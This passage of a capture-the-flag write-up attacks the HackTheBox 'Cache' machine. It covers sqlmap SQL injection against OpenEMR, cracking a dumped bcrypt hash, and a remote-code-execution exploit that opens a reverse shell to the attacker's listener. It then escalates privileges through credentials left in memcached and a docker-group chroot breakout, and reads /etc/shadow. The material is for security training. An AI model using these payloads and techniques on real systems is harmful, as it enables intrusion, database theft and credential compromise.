↪  (1) and risk (1) values? [Y/n] n
[21:54:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:55:29] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping
↪  'suspicious' requests
[21:55:29] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the
↪  request(s)
[21:56:25] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the
↪  request(s)
[21:57:55] [CRITICAL] connection timed out to the target URL
[21:58:25] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the
↪  request(s)
[21:59:55] [CRITICAL] connection timed out to the target URL
[22:00:25] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the
↪  request(s)
[22:01:55] [CRITICAL] connection timed out to the target URL
[22:02:25] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the
↪  request(s)
there seems to be a continuous problem with connection to the target. Are you sure that you
↪  want to continue? [y/N] N
[22:03:36] [ERROR] user quit
[22:03:36] [WARNING] you haven't updated sqlmap for more than 84 days!!!

[*] ending @ 22:03:36 /2020-07-14/
```

It’s kinda working but pretty slow and unstable, so let’s find another endpoint as it seems there are many SQLi.

There is a document OpenEMR v5.0.1.3 - Vulnerability Report for exactly the same version as us. A dozen of SQLi are listed here.

```
portal/find_appt_popup_user.php?catid=1' AND (SELECT 0FROM(SELECT
↪   COUNT(*),CONCAT(@@VERSION,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY
↪   x)a)-- -

portal/add_edit_event_user.php?eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))

interface/forms/eye_mag/php/Anything_simple.php?display=i&encounter=1' AND (SELECT 0
↪   FROM(SELECT COUNT(*),CONCAT(@@VERSION,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
↪   GROUP BY x)a)-- -&category_name=POSTSEG

interface/forms_admin/forms_admin.php?id=32' OR (SELECT 0 FROM(SELECT
↪   COUNT(*),CONCAT(@@VERSION,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY
↪   x)a)-- -&method=enable

interface/de_identification_forms/find_code_popup.php?search_status=1&search_term=')+or+updatexml(null,concat(
↪   -+-&bn_search=Search

interface/de_identification_forms/find_immunization_popup.php?search_status=1&search_term=')+or+updatexml(null
↪   -+-&bn_search=Search

interface/de_identification_forms/find_code_popup.php?search_status=1&search_term=')+or+updatexml(null,concat(
↪   -+-&bn_search=Search
```

The ones in 3.1 and 3.2 (portal) seems to give a SQL error while those from 3.3 to 3.9 seem to require authentication.


http://hms.htb/portal/add_edit_event_user.php?eid=1 AND EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))
Search

Query Error

ERROR: query failed: SELECT pc_facility, pc_multiple, pc_aid, facility.name FROM openemr_postcalendar_events LEFT JOIN facility ON (openemr_postcalendar_events.pc_facility = facility.id) WHERE pc_eid = 1 AND EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))

Error: XPATH syntax error: '\5.7.30-0ubuntu0.18.04.1'

/var/www/hms.htb/public_html/portal/add_edit_event_user.php at 121:sqlQuery

Those two request won’t works because we need valid cookies even if the attack is unauthenticated. Also we need to fill the registration form with random data even if we never receive the confirmation email, this will set a valid cookie.

```
$ sqlmap -u 'http://hms.htb/portal/add_edit_event_user.php?eid=1' -p eid --random-agent
↪   --threads 10 --batch -b
$ sqlmap -u 'http://hms.htb/portal/find_appt_popup_user.php?catid=1' -p catid --random-agent
↪   --threads 10 --batch -b
```

So we have to add the `--cookie` option:

```
$ sqlmap -u 'http://hms.htb/portal/add_edit_event_user.php?eid=1' -p eid --cookie
↪  'OpenEMR=jcn4a7ce07kbngbo7r9rolttgu; PHPSESSID=fcfeq8h77phga1bs6b1cshh64e' --random-agent
↪  --threads 10 --batch -b
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is
↪  illegal. It is the end user's responsibility to obey all applicable local, state and
↪  federal laws. Developers assume no liability and are not responsible for any misuse or
↪  damage caused by this program

[*] starting @ 23:28:23 /2020-07-14/

[23:28:23] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows NT 5.2)
↪  AppleWebKit/535.1 (KHTML, like Gecko) Chrome/14.0.792.0 Safari/535.1' from file
↪  '/opt/sqlmap/data/txt/user-agents.txt'
[23:28:23] [INFO] resuming back-end DBMS 'mysql'
[23:28:23] [INFO] testing connection to the target URL
[23:28:23] [WARNING] there is a DBMS error found in the HTTP response body which could
↪  interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: eid (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: eid=(SELECT (CASE WHEN (8435=8435) THEN 1 ELSE (SELECT 1164 UNION SELECT 9741)
↪  END))

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
↪  (EXTRACTVALUE)
    Payload: eid=1 AND EXTRACTVALUE(4452,CONCAT(0x5c,0x71787a7a71,(SELECT
↪  (ELT(4452=4452,1))),0x717a716271))

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: eid=1 AND (SELECT 5294 FROM (SELECT(SLEEP(5)))KKhg)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: eid=1 UNION ALL SELECT
↪  NULL,NULL,CONCAT(0x71787a7a71,0x73535a4b567775646f4d7849526d4b6d4a697572466f44734446724d5072526b7079474c6a
↪  -
↪  -
---
[23:28:23] [INFO] the back-end DBMS is MySQL
[23:28:23] [INFO] fetching banner
```

```
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.1
banner: '5.7.30-0ubuntu0.18.04.1'
[23:28:23] [INFO] fetched data logged to text files under '/home/noraj/.sqlmap/output/hms.htb'
[23:28:23] [WARNING] you haven't updated sqlmap for more than 84 days!!!

[*] ending @ 23:28:23 /2020-07-14/
```

Alternatively you can store the raw HTTP request in a file:

```
GET /portal/add_edit_event_user.php?eid=1 HTTP/1.1
Host: hms.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cookie: OpenEMR=jcn4a7ce07kbngbo7r9rolttgu; PHPSESSID=fcfeq8h77phga1bs6b1cshh64e
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

And then tell sqlmap to use this req file:

```
$ sqlmap -r "$(pwd)/sqli.req" --random-agent --threads 10 --batch -b
```

Now let’s use sqlmap dump options.

`--dbs`

```
available databases [2]:
[*] information_schema
[*] openemr
```

`-D openemr --tables`

```
Database: openemr
[234 tables]
+--------------------------------------+
| array                                |
| groups                               |
| sequences                            |
...
| user_settings                        |
| users                                |
| users_facility                       |
| users_secure                         |
| valueset                              |
| voids                                 |
| x12_partners                          |
+---------------------------------------+
```

`-D openemr -T users --columns`

`-D openemr -T users -C username,password --dump`

```
Database: openemr
Table: users
[3 entries]
+-----------------+--------------+
| username        | password     |
+-----------------+--------------+
| openemr_admin   | NoLongerUsed |
| phimail-service | NoLogin      |
| portal-user     | NoLogin      |
+-----------------+--------------+
```

It seems not to be the right table, lets’ try this one instead.

`-D openemr -T users_secure -C username,password --dump`

```
Database: openemr
Table: users_secure
[1 entry]
+---------------+--------------------------------------------------------------+
| username      | password                                                     |
+---------------+--------------------------------------------------------------+
| openemr_admin | $2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B. |
+---------------+--------------------------------------------------------------+
```

Let’s put the hash in a file to crack it with [JtR][JtR]:

```
$ printf %s '$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.' > hash.txt
$ john -w /usr/share/wordlists/password/rockyou.txt --format=bcrypt hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/password/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
xxxxxx           (?)
1g 0:00:00:01 DONE (2020-07-15 00:51) 0.6369g/s 722.2p/s 722.2c/s 722.2C/s water..zombie
Use the "--show" option to display all of the cracked passwords reliably
Session completed
$ john --show hash.txt
```

```
?:xxxxxx

1 password hash cracked, 0 left
```

Now we have some creds: `openemr_admin` / `xxxxxx`.

2.1.4 HTTP exploitation (OpenEMR): RCE

Now we will be able to use the authenticated RCE we found earlier.

Warning: Using EDB-48515 that has a neutral impact rather than EDB-45161 that will reset the config to default for everyone!!!

```
$ searchsploit -m 48515
  Exploit: OpenEMR 5.0.1 - Remote Code Execution
      URL: https://www.exploit-db.com/exploits/48515
     Path: /usr/share/exploitdb/exploits/php/webapps/48515.py
File Type: ASCII text, with CRLF line terminators

Copied to: /home/noraj/CTF/HackTheBox/machines/Cache/48515.py
```

Let's modify, the remote URL, the LHOST, LPORT, and admin creds.

Then start a listener & start the exploit:

```
$ pwncat -l 8888 -vv
INFO: Listening on :::8888 (family 10/IPv6, TCP)
INFO: Listening on 0.0.0.0:8888 (family 2/IPv4, TCP)
INFO: Client connected from 10.10.10.188:32838 (family 2/IPv4, TCP)
Linux cache 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64
↪  x86_64 GNU/Linux
 23:11:40 up 32 min,  0 users,  load average: 0.07, 0.02, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

$ python2 48515.py
[+] Authentication with credentials provided please be patient
[+] Uploading a payload it will take a minute
[+] You should be getting a shell
```

Afterward I created my own exploit for OpenEMR RCE: https://github.com/noraj/OpenEMR-RCE

```
$ ruby OpenEMR-RCE/exploit.rb auto -r http://hms.htb -u openemr_admin -p xxxxxx -h
↪   10.10.15.201 -t 8888
$ ruby OpenEMR-RCE/exploit.rb semi-auto -r http://hms.htb -u openemr_admin -p xxxxxx -h
↪   10.10.15.201 -t 8888 -m 'php/reverse_php'
$ ruby OpenEMR-RCE/exploit.rb manual -r http://hms.htb -u openemr_admin -p xxxxxx -s
↪   tmp548.php
```

2.1.5 Elevation of Privilege (EoP): www-data to ash

We can use the credentials (`ash` / `H@v3_fun`) we found at the beginning.

```
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@cache:/$ su ash
su ash
Password: H@v3_fun

ash@cache:/$ cd
cd
ash@cache:~$ cat user.txt
cat user.txt
aebbdcd5e2a33812b7db84f42f124ea5
```

But this is totally optional it's possible to jump over this step and directly elevate to user luffy from www-data.

2.1.6 Elevation of Privilege (EoP): ash to luffy

Let's see open TCP sockets:

```
$ ss -nlpt
State    Recv-Q    Send-Q        Local Address:Port        Peer Address:Port
LISTEN   0         128           127.0.0.53%lo:53               0.0.0.0:*
LISTEN   0         128                 0.0.0.0:22               0.0.0.0:*
LISTEN   0         80                127.0.0.1:3306             0.0.0.0:*
LISTEN   0         128               127.0.0.1:11211            0.0.0.0:*
LISTEN   0         128                    [::]:22                  [::]:*
LISTEN   0         128                    [::]:11211               [::]:*
LISTEN   0         128                       *:80                     *:*
```

Ohoh we have port 11211 used by memcached.

We can confirm the process is running:

```
$ ps -ef f | grep memcached
memcache  1125     1  0 22:39 ?        Ssl    0:00 /usr/bin/memcached -m 64 -p 11211 -u
↪   memcache -l 127.0.0.1 -P /var/run/memcached/memcached.pid
ash       6235  5474  0 23:30 pts/1    S+     0:00  |                           \_ grep
↪   --color=auto memcached
www-data  4693  4669  0 23:04 ?        Sl     0:00  |               \_ memcached
```

Let’s check some advices on HackTricks: 11211 - Pentesting Memcache

```
$ telnet 127.0.0.1 11211
telnet 127.0.0.1 11211
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
version
version
VERSION 1.5.6 Ubuntu

stats items
stats items
STAT items:1:number 5
...

stats cachedump 1 0
stats cachedump 1 0
ITEM link [21 b; 0 s]
ITEM user [5 b; 0 s]
ITEM passwd [9 b; 0 s]
ITEM file [7 b; 0 s]
ITEM account [9 b; 0 s]
END

get user
get user
VALUE user 0 5
luffy
END

get passwd
get passwd
VALUE passwd 0 9
0n3_p1ec3
END

get file
get file
VALUE file 0 7
nothing
END

get account
get account
```

```
VALUE account 0 9
afhj556uo
END

quit
quit
```

Now we can use the creds: `luffy` / `0n3_p1ec3`.

```
$ su luffy
su luffy
Password: 0n3_p1ec3

luffy@cache:/$ cd
cd
luffy@cache:~$
```

2.1.7 Elevation of Privilege (EoP): luffy to root

We can see there is docker running and the user is in docker group.

```
$ id
uid=1001(luffy) gid=1001(luffy) groups=1001(luffy),999(docker)
$ ps -ef f | grep docker
ps -ef f | grep docker
root       918     1  0 22:39 ?        Ssl    0:05 /usr/bin/dockerd -H fd://
root      1358   918  0 22:39 ?        Ssl    0:04  \_ containerd --config
↪  /var/run/docker/containerd/containerd.toml --log-level info
root      6934  1358  0 23:45 ?        Sl     0:00      \_ containerd-shim -namespace moby
↪  -workdir
↪  /var/lib/docker/containerd/daemon/io.containerd.runtime.v1.linux/moby/f211bc4cffb910b8c45b09d9eeec6c9483af
↪  -address /var/run/docker/containerd/containerd.sock -containerd-binary /usr/bin/containerd
↪  -runtime-root /var/run/docker/runtime-runc
```

Being in docker group is like being root because of the capabilities.

My reflex is to check GTFOBins if there are some ready to use payloads for EoP, and there is.

Let's find what images are available:

```
$ docker images
docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              2ca708c1c9cc        10 months ago       64.2MB
```

So let's spawn a shell through a shared volume:

```
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
root@ae6411b77a1e:/# cd
cd
root@ae6411b77a1e:~# cat root.txt
cat root.txt
44f998eb5112e763883b6ae36279a432
root@ae6411b77a1e:~# cat /etc/shadow | grep root
cat /etc/shadow | grep root
root:$6$bWa.Lbnz$k0KbMyNbdOQRcY5pWuHM2bfkF5ek8c0CTNsi00qFHmp04NqcefCsIXZTdJgqToRar5zcEk5k8KFhbIomGB3Kb/:18178:
```